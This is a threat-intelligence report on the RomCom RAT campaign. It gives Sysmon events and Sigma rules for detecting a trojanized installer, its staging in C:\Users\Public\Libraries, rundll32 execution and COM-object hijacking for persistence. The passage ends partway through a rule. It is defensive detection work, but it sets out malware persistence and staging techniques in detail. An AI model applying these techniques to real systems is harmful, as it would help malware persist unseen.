Decoding RomCom: Behaviors and Opportunities for Detection

The BlackBerry Research & Intelligence Team ⋮⋮ 7/25/2023

The threat actor behind the RomCom RAT has been particularly active since the beginning of Russia's invasion of Ukraine. Since its discovery, we have carefully followed its campaigns and referred to it as an unattributed threat actor, although for the purposes of this report we've referred to it simply as RomCom. However, RomCom's capabilities prove that the threat actor is a nation-state or a nation-state-affiliated threat actor.

In this report, we provide behavioral detection tips for the RomCom campaign targeting U.S.-based healthcare organizations providing humanitarian assistance to refugees from Ukraine. We also provide YARA rules to detect exploits and payloads from the RomCom campaign targeting the latest NATO summit in Vilnius, which was held on July 11-13, 2023.

Brief Combined MITRE ATT&CK® Information

Tactic	Technique
TA0043	T1598, T1598.002
TA0001	T1189
TA0002	T1559, T1218, T1204, T1559.002, T1203, T1569, T1569.002
TA0003	T1546.015, T1547, T1547.001
TA0005	T1027, T1140, T1036, T1036.005, T1221
T15007	T1057, T1083, T1082, T1016
TA0008	T1021, T1021.002
TA0009	T1113
TA0010	T1041
TA0011	T1105, T1090, T1071, T1071.001
TA0040	T1486, T1583, T1583.001, T1588, T1588.006

Weaponization and Technical Overview

Weapons	Exploits, Malicious OLE, Trojanized legitimate applications, x64 DLL payloads
Attack Vector	Spear-phishing
Network Infrastructure	Cloned websites, C2 servers using self-signed SSL certificates (HTTP, SMB)
Targets	Politicians from Ukrainian, U.S.-based Healthcare organizations, individuals and organizations supporting Ukrainian allies.

Technical Analysis

Context

An unattributed threat actor observed to be using the RomCom RAT has been actively targeting first Ukraine, and then Western countries supporting Ukraine, since the Russian invasion. The group was discovered in the middle of 2022. Since then, it has been seen deploying a range of techniques, from spreading through melted (Trojanized) applications via social engineering, to spear-phishing emails sent to people attending the last NATO summit in Vilnius. The latter was weaponized by exploits, including N-day (an exploited vulnerability that has a patch available) and zero-day techniques.

Let's take a closer look at some of these campaigns:

ROMCOM CAMPAIGN #1: "Targeting Politicians in Ukraine and U.S.-Based Healthcare Providing Aid to Refugees from Ukraine"

(NOTE: A private version of this report is available for commercial cyber threat intelligence (CTI) customers under the UUID 57cdfd5b-3db2-4ca7-ba39-bab4ce22c159, while the public version of the report is available here.)

Behavioral Detection Opportunities Analysis

Fake Remote Desktop Manager Application

Hash (sha-256)	6d3ab9e729bb03ae8ae3fcd824474c5052a165de6cb4c27334969a542c7b261d

That is a melted binary the victim downloads and runs. It initiates the following sequence of activities in the victim system.

File Activity

Throughout the execution chain, multiple relevant file events offer valuable insights into the malware's activities. The path C:\Users\Public\Libraries emerges as a prominent location extensively utilized throughout the infection process.

Upon the user's execution of the payload, a series of files are generated within the path mentioned above. The extensions of the files created are:

- .dll
- .dll0
- .conf
- .exe

Each of these files serves a specific purpose within the infection ecosystem, encompassing secondary payloads, file configurations, and the real binary of the Trojanized application.

The following illustrates a generated event showing a Trojanized app running on an operating system (OS) through the event ID 11 associated with FileCreate in Sysmon.


```
{
   "Channel": "Microsoft-Windows-Sysmon/Operational",
   "EventID": 11,
   "EventRecordID": 903345,
   "ProcessID": 2724,
   "ThreadID": 3616,
   "Keywords": "0x8000000000000000",
   "Level": 4,
   "Opcode": 0,
   "Provider_Name": "Microsoft-Windows-Sysmon",
   "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
   "Image": "C:\\Users\\user\\Desktop\\RemoteDesItopManager.exe",
   "ProcessGuid": "0FC8F55B-53BA-6466-C808-000000001200",
   "TargetFileName": "C:\\Users\\Public\\Libraries\\netid2922538259.dll0",
}
```


Table 1: Sysmon event for the file creations under Public folder

The following method can be implemented in your infrastructure to identify the creation of files via the path C:\Users\Public\Libraries, not only generated by RomCom-affiliated threat actors, but also used by others with malicious intent.

```
title: Suspicious File Creation In Public Folder
id: 1b4da08e-44eb-4103-9370-562d7c6a0a99
status: experimental
description: Detect the creation of .dll, .dll0, .exe and .conf files in the
users\public\libraries folder.
references:
   - https://blogs.blackberry.com/en/2022/10/unattributed-romcom-threat-actor-spoofing-
popular-apps-now-hits-ukrainian-militaries
author: BlackBerry Threat Research and Intelligence Team
date: 2023/05/18
```

```
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|contains: '\Users\Public\Libraries' # If you consider that in your
environment \Users\Public is not widely used, remove  libraries to have a better view of
the directory
        TargetFilename|endswith:
            - '.dll'
            - '.dll0'
            - '.conf'
            - '.exe'
    condition: selection
falsepositives:
    - Legitimate file creation
level: high
```

Table 2: Sigma rule to detect the creation of specific extensions used by RomCom in Public folder

In previous malicious campaigns by RomCom, it was observed that the utilization of the path **C:\Users\Public** was used to dump additional payloads during the infection. Considering this recurring pattern, we have chosen to employ the **TargetFilename** rule specifically for this path, excluding the **\Libraries** subfolder. However, if this rule proves to be excessively noisy in your environment, it is advisable to include the **\Libraries** folder in the rule. It is worth noting that if legitimate software within your environment utilizes **C:\Users\Public**, you can implement a filter within the rule rather than adding the **\Libraries** folder.

Another noteworthy behavior witnessed during the recent campaign is that the RomCom threat group is using the **AppData\Local\Temp** directory to store the legitimate binary of the program that would be executed during the infection chain.

To validate this execution behavior, we conducted an experiment by installing the original software from the company spoofed by RomCom. However, we did not observe the same behavior.


```
{
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "EventID": 11,
    "EventRecordID": 904188,
    "ProcessID": 2724,
    "ThreadID": 3616,
    "Keywords": "0x8000000000000000",
    "Level": 4,
    "Opcode": 0,
    "Provider_Name": "Microsoft-Windows-Sysmon",
    "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
    "User": "W10HR00012\\Poth",
    "Image":
"C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe",
    "ProcessGuid": "0FC8F55B-53BE-6466-C908-000000001200",
    "TargetFileName": "C:\\Users\\user\\AppData\\Local\\Temp\\is-LQCKN.tmp",
}
```


Table 3: Sysmon event for the file creations under AppData folder

The abovementioned event holds significant interest due to the consistent file pattern creation observed in multiple executions. Another intriguing aspect is that the file is generated by an executable within the **\Public\Libraries\ folder**, which is unusual behavior.

A commonly observed behavior in Windows operating systems is to generate a file or folder with the pattern **"is-[a-zA-Z0-9]5.tmp".** To illustrate its prevalence, the following image is a query from VirusTotal, which identifies files conducting activities under the **\AppData\Local\Temp\is-** path having zero positives in the analysis made by the various vendor engines.



Figure 1: Files showing activity with the pattern associated with RomCom and showing zero positives

However, we won't get any results if we add the path **\Users\Public\Libraries** to the process activity of the VirusTotal query.



Figure 2: Files showing activity associated with the pattern associated with RomCom, adding the Libraries path with zero positives

Conversely, upon removing the "p" argument from the query, we obtained four results, which include our RomCom RAT sample, as well as other malicious samples.



Figure 3: Files showing activity associated with the pattern associated with RomCom and adding the Libraries path

We believe that the pattern of the file created in **AppData** isn't enough to generate a good detection specific to this intrusion. For that reason, we have included the **Image** field to this rule besides the regex, just to verify that the creation was made by some suspicious process.

```
title: RomComRAT Temp File Creation Pattern
id: 00fede76-c13e-4dba-92ce-f752154f33a6
status: experimental
description: Detect the creation of .tmp files made by RomComRAT during it execution
references:
    - https://blogs.blackberry.com/en/2022/10/unattributed-romcom-threat-actor-spoofing-
popular-apps-now-hits-ukrainian-militaries
author: BlackBerry Threat Research and Intelligence Team
date: 2023/05/18
tags:
    - attack.defense_evasion
logsource:
    category: file_event
    product: windows
detection:
    selection:
        Image|contains: '\Users\Public\Libraries\'
        TargetFilename|contains: '\AppData\Local\Temp\'
        TargetFilename|re: 'is-[a-zA-Z0-9]{5}\.tmp' # example is-VLRPK.tmp
    condition: selection
falsepositives:
    - Unknown
level: high
```

Table 4: Sigma rule to detect the creation of .tmp file with a specific pattern used by RomCom

Furthermore, it is crucial to note that the .tmp file created is in Portable Executable (PE) format. This aspect will be explored in greater detail in the upcoming sections concerning process events.

Process Activity

In terms of process activity, we have identified two detections opportunities related to this intrusion. The use of the **\Public\Libraries** folder plays an important role in this context as it is unusual to have a lot of legitimate software engage in the specific activities observed within this folder. Therefore, this folder's association becomes instrumental in identifying suspicious behavior and potential indicators of compromise (IoCs).

```
{
```

```
 "Channel": "Microsoft-Windows-Sysmon/Operational",
 "EventID": 1,
 "EventRecordID": 904218,
 "ProcessID": 2724,
 "ThreadID": 3616,
 "Keywords": "0x8000000000000000",
 "Level": 4,
 "Opcode": 0,
 "Provider_Name": "Microsoft-Windows-Sysmon",
 "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
 "Description": "Setup/Uninstall",
 "Company": "                                                ",
 "FileVersion": "51.1052.0.0",
 "Hashes":
"SHA1=226F72DCEA4F8C3BFB0BB3DEC4E63C2725170568,MD5=9B2231506B2A97692F6B9683460880A0,SHA256=B1B015F
BFCE928401A3B13BEEE5FB70C989B97A03D57545FC00A1978,IMPHASH=8507116E3D0E7E02E36E7DC5B8AA1AF8",
 "Image": "C:\\Users\\user\\AppData\\Local\\Temp\\is-LQCKN.tmp\Installer.RemoteDesktopManager.2022.3.35.0.tmp",
"OriginalFileName": "                                                ",
 "ProcessGuid": "0FC8F55B-53BF-6466-CA08-000000001200",
 "Product": "Devolutions Remote Desktop Manager Installer                ",
 "CommandLine": "\"C:\\Users\\user\\AppData\\Local\\Temp\\is-LQCKN.tmp\\Installer.RemoteDesktopManager.2022.3.35.0.tmp\"
/SL5=\"$1507F4,832512,832512,C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe\" ",
 "CurrentDirectory": "C:\\Users\\user\\Desktop\\",
 "IntegrityLevel": "Medium",
 "LogonGuid": "0FC8F55B-2887-6455-89FE-020000000000",
 "LogonId": "0x2fe89",
 "ParentCommandLine": "C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe",
 "ParentImage": "C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe",
 "ParentProcessGuid": "0FC8F55B-53BE-6466-C908-000000001200",
 "ParentProcessId": 2008,
 "TerminalSessionId": 1
}
```


Table 5: Sysmon event for the process creation with a parent process from ***\Public\Libraries***

The use of blank spaces in various fields, such as **Company**, **Product**, or **OriginalFileName**, fascinated us in this Sysmon event. In addition, by looking at the behavior itself, we can see that a file with the extension .tmp was created and stored with the ProcessCreation (Event ID 1) in the **\AppData\Local\Temp** folder. The PE under "Public Libraries" is the parent process of all this activity.

These are the main characteristics of this behavior, and we developed the following rule to catch it.

```
title: Execution of an Executable in Temp Folder From Public Folder
id: a2c55b13-d94c-44ab-aad3-49fd73a014b4
status: experimental
description: Detects the execution of a binary with .tmp extension stored in temp folder, having a parent process in public
folder.
references:
    -
https://www.virustotal.com/gui/file/6d3ab9e729bb03ae8ae3fcd824474c5052a165de6cb4c27334969a542c7b261d/detection
    - https://blogs.blackberry.com/en/2022/10/unattributed-romcom-threat-actor-spoofing-popular-apps-now-hits-ukrainian-
militaries
author: BlackBerry Threat Research and Intelligence Team
date: 2023/05/18
tags:
    - attack.execution
    - attack.t1204.002
logsource:
    category: process_creation
    product: windows
detection:
    selection_image:
        Image|contains: '\AppData\Local\Temp\'
        Image|endswith: '.tmp'
    selection_parent:
        ParentImage|contains: '\Users\Public' # if noisy add Libraries path
        ParentImage|endswith: '.exe'
    condition: all of selection_*
falsepositives:
   - Legitimate activity made by some binary
level: medium
```

Table 6: Sigma rule to detect the execution of a .tmp file stored in Temp from a parent PE from Public

We made this Sigma rule a bit more generic to identify other possible suspicious behaviors. If the rule is noisy, we suggest adding the **\Libraries** path to the **ParentImage|contains** field and maybe the regex we saw in the file activity section to the **Image|contains** field of the above rule ('is-[a-zA-Z0-9]{5}\.tmp').

The next execution is related to the file created under the **\AppData** folder.


```
{
 "Channel": "Microsoft-Windows-Sysmon/Operational",
```

```
  "EventID": 1,
  "EventRecordID": 904218,
  "ProcessID": 2724,
  "ThreadID": 3616,
  "Keywords": "0x8000000000000000",
  "Level": 4,
  "Opcode": 0,
  "Provider_Name": "Microsoft-Windows-Sysmon",
  "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
  "UserID": "S-1-5-18",
  "Description": "Setup/Uninstall",
  "Company": "                                                ",
  "FileVersion": "51.1052.0.0",
  "Hashes":
"SHA1=226F72DCEA4F8C3BFB0BB3DEC4E63C2725170568,MD5=9B2231506B2A97692F6B9683460880A0,SHA256=B1B015F
CE928401A3B13BEEE5FB70C989B97A03D57545FC00A1978,IMPHASH=8507116E3D0E7E02E36E7DC5B8AA1AF8",
  "Image": "C:\\Users\\user\\AppData\\Local\\Temp\\is-LQCKN.tmp\Installer.RemoteDesktopManager.2022.3.35.0.tmp",
  "OriginalFileName": "                                ",
  "ProcessGuid": "0FC8F55B-53BF-6466-CA08-000000001200",
  "Product": "Devolutions Remote Desktop Manager Installer                ",
  "CommandLine": "\"C:\\Users\\user\\AppData\\Local\\Temp\\is-LQCKN.tmp\\Installer.RemoteDesktopManager.2022.3.35.0.tmp\"
/SL5=\"$1507F4,832512,832512,C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe\" ",
  "CurrentDirectory": "C:\\Users\\user\\Desktop\\",
  "IntegrityLevel": "Medium",
  "LogonGuid": "0FC8F55B-2887-6455-89FE-020000000000",
  "LogonId": "0x2fe89",
  "ParentCommandLine": "C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe",
  "ParentImage": "C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe",
  "ParentProcessGuid": "0FC8F55B-53BE-6466-C908-000000001200",
  "ParentProcessId": 2008,
  "TerminalSessionId": 1
}
```


Table 7: Sysmon event with process execution and interesting command line

In this Sysmon event, there is an interesting command line associated with a PE file stored in the **\Temp** folder with a .tmp extension. Notably, the command line contains the string "SL5=" which has been identified as a common pattern, along with the presence of a folder that starts with "is-". To effectively detect this malware, it is crucial to include the value "**\Users\Public\Libraries**" in the command line.

```
title: RomComRAT Executed From Temp Folder
id: c19f00c0-728c-4125-979f-c1f9f2c76057
status: experimental
description: Detects the execution of RomComRAT from the Temp folder
references:
    -
https://www.virustotal.com/gui/file/6d3ab9e729bb03ae8ae3fcd824474c5052a165de6cb4c27334969a542c7b261d/detection
    - https://blogs.blackberry.com/en/2022/10/unattributed-romcom-threat-actor-spoofing-popular-apps-now-hits-ukrainian-
militaries
author: BlackBerry Threat Research and Intelligence Team
date: 2023/05/18
tags:
    - attack.execution
    - attack.t1204.002
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|contains: '\AppData\Local\Temp\'
        Image|re: 'is-[a-zA-Z0-9]{5}\.tmp'
        CommandLine|contains|all:
            - '\Users\Public\Libraries\'
            - 'SL5='
    condition: selection
falsepositives:
    - Legitimate activity made by some binary
level: medium
```

Table 8: Sigma rule to detect the execution of a file created in Temp with the specific command line used by RomCom RAT

The use of Rundll32.exe to load Dynamic Link Libraries (DLLs) is not a common behavior observed in RomCom campaigns, but it can be seen in the operations of various other threat actors. Within the Windows operating system, this action can be seen as normal and lawful, but there are some situations that can suggest malevolent intent.


```
{
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "EventID": 1,
    "EventRecordID": 912175,
    "ProcessID": 2724,
    "ThreadID": 3616,
```

```
    "Keywords": "0x8000000000000000",
    "Level": 4,
    "Opcode": 0,
    "Guid": "5770385F-C22A-43E0-BF4C-06F5698FFBD9",
    "Provider_Name": "Microsoft-Windows-Sysmon",
    "Version": 5,
    "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
    "Description": "Windows host process (Rundll32)",
    "Company": "Microsoft Corporation",
    "FileVersion": "10.0.19041.746 (WinBuild.160101.0800)",
    "Hashes":
"SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0
49850768DA6431E5F876B7BFA61DB0AA0700B02873393FA,IMPHASH=4DB27267734D1576D75C991DC70F68AC",
    "Image": "C:\\Windows\\System32\\rundll32.exe",
    "OriginalFileName": "RUNDLL32.EXE",
    "ProcessGuid": "0FC8F55B-53DB-6466-D408-000000001200",
    "Product": "Microsoft® Windows® Operating System",
    "CommandLine": "C:\\Windows\\System32\\rundll32.exe C:\\Users\\Public\\Libraries\\netid2922538259.dll0,Main netid292253825
    "CurrentDirectory": "C:\\Windows\\system32\\",
    "IntegrityLevel": "Medium",
    "LogonGuid": "0FC8F55B-2887-6455-89FE-020000000000",
    "LogonId": "0x2fe89",
    "ParentCommandLine": "explorer.exe",
    "ParentImage": "C:\\Windows\\explorer.exe",
    "ParentProcessGuid": "0FC8F55B-53C5-6466-CB08-000000001200",
    "ParentProcessId": 3544,
    "TerminalSessionId": 1
}
```


Table 9: Sysmon event executing rundll32.exe with explorer.exe as a parent process

There is questionable behavior in the specific Sysmon event that is noteworthy. **Rundll32.exe** as a child process of explorer.exe is not expected. Furthermore, additional evidence of malicious activity in this event is the DLL being utilized throughout this report: **\Users\Public\Libraries**. A publicly available Sigma rule can be used to assist in detecting such activity.

```
title: Rundll32 With Suspicious Parent Process
id: 1723e720-616d-4ddc-ab02-f7e3685a4713
status: experimental
description: Detects suspicious start of rundll32.exe with a parent process of
Explorer.exe. Variant of Raspberry Robin, as first reported by Red Canary.
references:
    - https://redcanary.com/blog/raspberry-robin/
    - https://thedfirreport.com/2022/09/26/bumblebee-round-two/
author: CD_ROM_
date: 2022/05/21
modified: 2023/02/09
tags:
    - attack.defense_evasion
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: '\rundll32.exe'
        - OriginalFileName: 'RUNDLL32.EXE'
    selection_parent:
        ParentImage|endswith: '\explorer.exe'
    filter:
        - CommandLine|contains: ' C:\Windows\System32\' # The space at the start is
required
        - CommandLine|endswith: ' -localserver 22d8c27b-47a1-48d1-ad08-
7da7abd79617' # Windows 10 volume control  condition: all of selection_* and not filter
fields:
    - Image
    - ParentImage
falsepositives:
    - Unknown
level: medium
```

Table 10: Sigma rule to detect Rundll32 with suspicious parent process

In conclusion, a straightforward and effective rule to detect RomCom and other threats is to identify executions originating from uncommon folders.


```
{
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "EventID": 1,
    "EventRecordID": 904152,
    "ProcessID": 2724,
    "ThreadID": 3616,
    "Keywords": "0x8000000000000000",
```

```
    "Level": 4,
    "Opcode": 0,
    "Guid": "5770385F-C22A-43E0-BF4C-06F5698FFBD9",
    "Provider_Name": "Microsoft-Windows-Sysmon",
    "Task": 1,
    "Version": 5,
    "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
    "UserID": "S-1-5-18",
    "Description": "Devolutions Remote Desktop Manager Installer Setup          ",
    "Company": "                                                    ",
    "FileVersion": "                    ",
    "Hashes":
"SHA1=B52678A98201BE08C5CE65C181A56F1959C8698C,MD5=FFDCAE3B31803A83E3818714D343A975,SHA256=C94E889
F4C37F34F75BF54E6D1B2CD7EE654CD397DF348D46ABE0B0F6CA3,IMPHASH=E569E6F445D32BA23766AD67D1E3787F",
    "Image": "C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe",
    "OriginalFileName": "                                                ",
    "ProcessGuid": "0FC8F55B-53BE-6466-C908-000000001200",
    "Product": "Devolutions Remote Desktop Manager Installer                ",
    "CommandLine": "C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe",   "CurrentDirectory":
"C:\\Users\\user\\Desktop\\",
    "IntegrityLevel": "Medium",
    "LogonGuid": "0FC8F55B-2887-6455-89FE-020000000000",
    "LogonId": "0x2fe89",
    "ParentCommandLine": "\"C:\\Users\\user\\Desktop\\Installer.RemoteDesktopManager.2022.3.35.0.exe\" ",   "ParentImage":
"C:\\Users\\user\\Desktop\\RemoteDesltopManager.exe",
    "ParentProcessGuid": "0FC8F55B-53BA-6466-C808-000000001200",
    "ParentProcessId": 6408,
    "TerminalSessionId": 1
}
```


Table 11: Sysmon event related to an execution from a suspicious folder

The execution of binaries from **\Users\Public\Libraries** are frequently utilized by many threat actors during their operations but are not prevalent in the day-to-day operations of the Windows OS. There is a public Sigma rule to detect them.

```
title: Execution from Suspicious Folder
id: 3dfd06d2-eaf4-4532-9555-68aca59f57c4
status: experimental
description: Detects a suspicious execution from an uncommon folder
references:
    - https://github.com/mbevilacqua/appcompatprocessor/blob/6c847937c5a836e2ce2fe2b915f213c345a3c389/AppCompatSearch.
    - https://www.secureworks.com/research/bronze-butler-targets-japanese-businesses
    - https://www.crowdstrike.com/resources/reports/2019-crowdstrike-global-threat-report/
    -
https://github.com/ThreatHuntingProject/ThreatHunting/blob/cb22598bb70651f88e0285abc8d835757d2cb596/hunts/suspicious_pro
author: Florian Roth (Nextron Systems), Tim Shelton
date: 2019/01/16
modified: 2023/01/10
tags:
    - attack.defense_evasion
    - attack.t1036
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        - Image|contains:
            - '\$Recycle.bin\'
            - '\config\systemprofile\'
            - '\Intel\Logs\'
            - '\RSA\MachineKeys\'
            - '\Users\All Users\'
            - '\Users\Default\'
            - '\Users\NetworkService\'
            - '\Users\Public\'
            - '\Windows\addins\'
            - '\Windows\debug\'
            - '\Windows\Fonts\'
            - '\Windows\Help\'
            - '\Windows\IME\'
            - '\Windows\Media\'
            - '\Windows\repair\'
            - '\Windows\security\'
            - '\Windows\System32\Tasks\'
            - '\Windows\Tasks\'
        - Image|startswith: 'C:\Perflogs\'
    filter_ibm:
        Image|startswith: 'C:\Users\Public\IBM\ClientSolutions\Start_Programs\'
    filter_citrix:
        Image|startswith: 'C:\Windows\SysWOW64\config\systemprofile\Citrix\UpdaterBinaries\'
        Image|endswith: '\CitrixReceiverUpdater.exe'
    condition: selection and not 1 of filter_*
```

```
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Unknown
level: high
```

Table 12: Sigma rule to detect execution from suspicious folders

Registry Activity

As we saw at the start of our research, the RomCom RAT deposits several DLLs in the **\Users\Public\Libraries** directory. Using Component Object Model (COM) objects, one of those DLLs is used for system persistence.


```
{
  "Channel": "Microsoft-Windows-Sysmon/Operational",
  "EventID": 13,
  "EventRecordID": 903343,
  "ProcessID": 2724,
  "ThreadID": 3616,
  "Keywords": "0x8000000000000000",
  "Opcode": 0,
  "Guid": "5770385F-C22A-43E0-BF4C-06F5698FFBD9",
  "Provider_Name": "Microsoft-Windows-Sysmon",
  "Version": 2,
  "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
  "UserID": "S-1-5-18",
  "Details": "C:\\Users\\Public\\Libraries\\prxyms2922538259.dll",
  "Image": "C:\\Users\\user\\Desktop\\RemoteDesltopManager.exe",
  "ProcessGuid": "0FC8F55B-53BA-6466-C808-000000001200",
  "EventType": "SetValue",
  "TargetObject": "HKU\\S-1-5-21-2510006661-3144312167-2842095167-
1000_Classes\\CLSID\\{C90250F3-4D7D-4991-9B69-
A5C5BC1C2AE6}\\InprocServer32\\(Default)"
}
```


Table 13: Sysmon event using setting a new value in the registry

The technique for COM object hijacking is used by a number of threat actors to create persistence in the system. Their goal is modifying the **\InprocServer32** key of the object, thus establishing a new DLL which will be loaded instead of the legitimate one.

In this case, the CLSID used is **{C90250F3-4D7D-4991-9B69-A5C5BC1C2AE6}**, which is related to PSFactoryBuffer/. The legitimate value should be the DLL **ActXPrxy.dll**,stored under **C:\Windows\System32**. However, during the infection chain, the DLL stored under that registry key is the one that we can see in the above Sysmon event **C:\Users\Public\Libraries\prxyms2922538259.dll.**

```
title: Potential PSFactoryBuffer COM Hijacking
id: 243380fa-11eb-4141-af92-e14925e77c1b
status: experimental
description: Detects changes to the PSFactory COM InProcServer32 registry. This technique was used by RomCom to
create persistence storing a malicious DLL.
references:
    - https://blogs.blackberry.com/en/2023/06/romcom-resurfaces-targeting-ukraine
    - https://strontic.github.io/xcyclopedia/library/clsid_C90250F3-4D7D-4991-9B69-A5C5BC1C2AE6.html
    -
https://www.virustotal.com/gui/file/6d3ab9e729bb03ae8ae3fcd824474c5052a165de6cb4c27334969a542c7b261d/detection
    - https://www.trendmicro.com/en_us/research/23/e/void-rabisu-s-use-of-romcom-backdoor-shows-a-growing-shift-in-
th.html
author: BlackBerry Threat Research and Intelligence Team - @Joseliyo_Jstnk
date: 2023/06/07
tags:
    - attack.persistence
    - attack.t1546.015
logsource:
    category: registry_set
    product: windows
detection:
    selection:
        EventType: SetValue
        TargetObject|endswith: '\CLSID\{c90250f3-4d7d-4991-9b69-a5c5bc1c2ae6}\InProcServer32\(Default)'    filter_main:
        Details:
            - '%windir%\System32\ActXPrxy.dll'
            - 'C:\Windows\System32\ActXPrxy.dll'
    condition: selection and not filter_main
falsepositives:
    - Unknown
level: high
```

Table 14: Sigma rule to detect PSFactoryBuffer COM object hijack

The rule was created to detect any value under this registry key, but filtering the legitimate DLL to avoid false positives (FPs). Indeed, during the infection, the threat actor forces the explorer.exe process to restart to load the DLL.

Image Loaded Activity

In addition to using the DLLs to create persistence in the system, these are used to be loaded into legitimate processes using process injection techniques as we have observed and mentioned in the last section.


```
{
  "Channel": "Microsoft-Windows-Sysmon/Operational",
  "Computer": "W10HR00012",
  "EventID": 7,
  "EventRecordID": 906526,
  "ProcessID": 2724,
  "ThreadID": 3652,
  "Keywords": "0x8000000000000000",
  "Opcode": 0,
  "Provider_Name": "Microsoft-Windows-Sysmon",
  "Version": 3,
  "OriginalLogfile": "Microsoft-Windows-Sysmon%4Operational.evtx-X1YPNMI2.json",
  "UserID": "S-1-5-18",
  "Description": "-",
  "Company": "-",
  "FileVersion": "-",
  "Hashes":
"SHA1=E267E26DB077A72F6CA8322993A55038B147C408,MD5=69072084FCAD54DCDC386F6B8B591BC8,SHA256=65778E3
8F89680E8DE9791500D21A22E2279759D8D93E2ECE2BC8DAE04D,IMPHASH=86CC27A0EA4356B958B6D5F4AB5F5A4D",
  "Image": "C:\\Windows\\explorer.exe",
  "ImageLoaded": "C:\\Users\\Public\\Libraries\\prxyms2922538259.dll",
  "OriginalFileName": "-",
  "ProcessGuid": "0FC8F55B-53C5-6466-CB08-000000001200",
  "Product": "-",
  "Signature": "-",
  "SignatureStatus": "Unavailable",
  "Signed": "false",
}
```


Table 15: Sysmon event loading a malicious DLL to explorer.exe

During the execution process, both Rundll32.exe and explorer.exe have been observed to load malicious DLLs. In the above example, a DLL is loaded from the **\Public\Libraries** path into explorer.exe. It is worth mentioning that legitimate Windows binaries typically load DLLs from the **\System32** directory, although there may be exceptions involving alternative paths.

To detect this behavior, there is a public Sigma rule created with that purpose.

```
title: DLL Load By System Process From Suspicious Locations
id: 9e9a9002-56c4-40fd-9eff-e4b09bfa5f6c
status: experimental
description: Detects when a system process (i.e. located in system32, syswow64, etc.)
loads a DLL from a suspicious location such as C:\Users\Public
references:
    - https://github.com/hackerhouse-opensource/iscsicpl_bypassUAC (Idea)
author: Nasreddine Bencherchali (Nextron Systems)
date: 2022/07/17
modified: 2023/03/29
tags:
    - attack.defense_evasion
    - attack.t1070
logsource:
    product: windows
    category: image_load
detection:
    selection:
        Image|startswith: 'C:\Windows\'
        ImageLoaded|startswith:
            # TODO: Add more suspicious paths as you see fit in your env
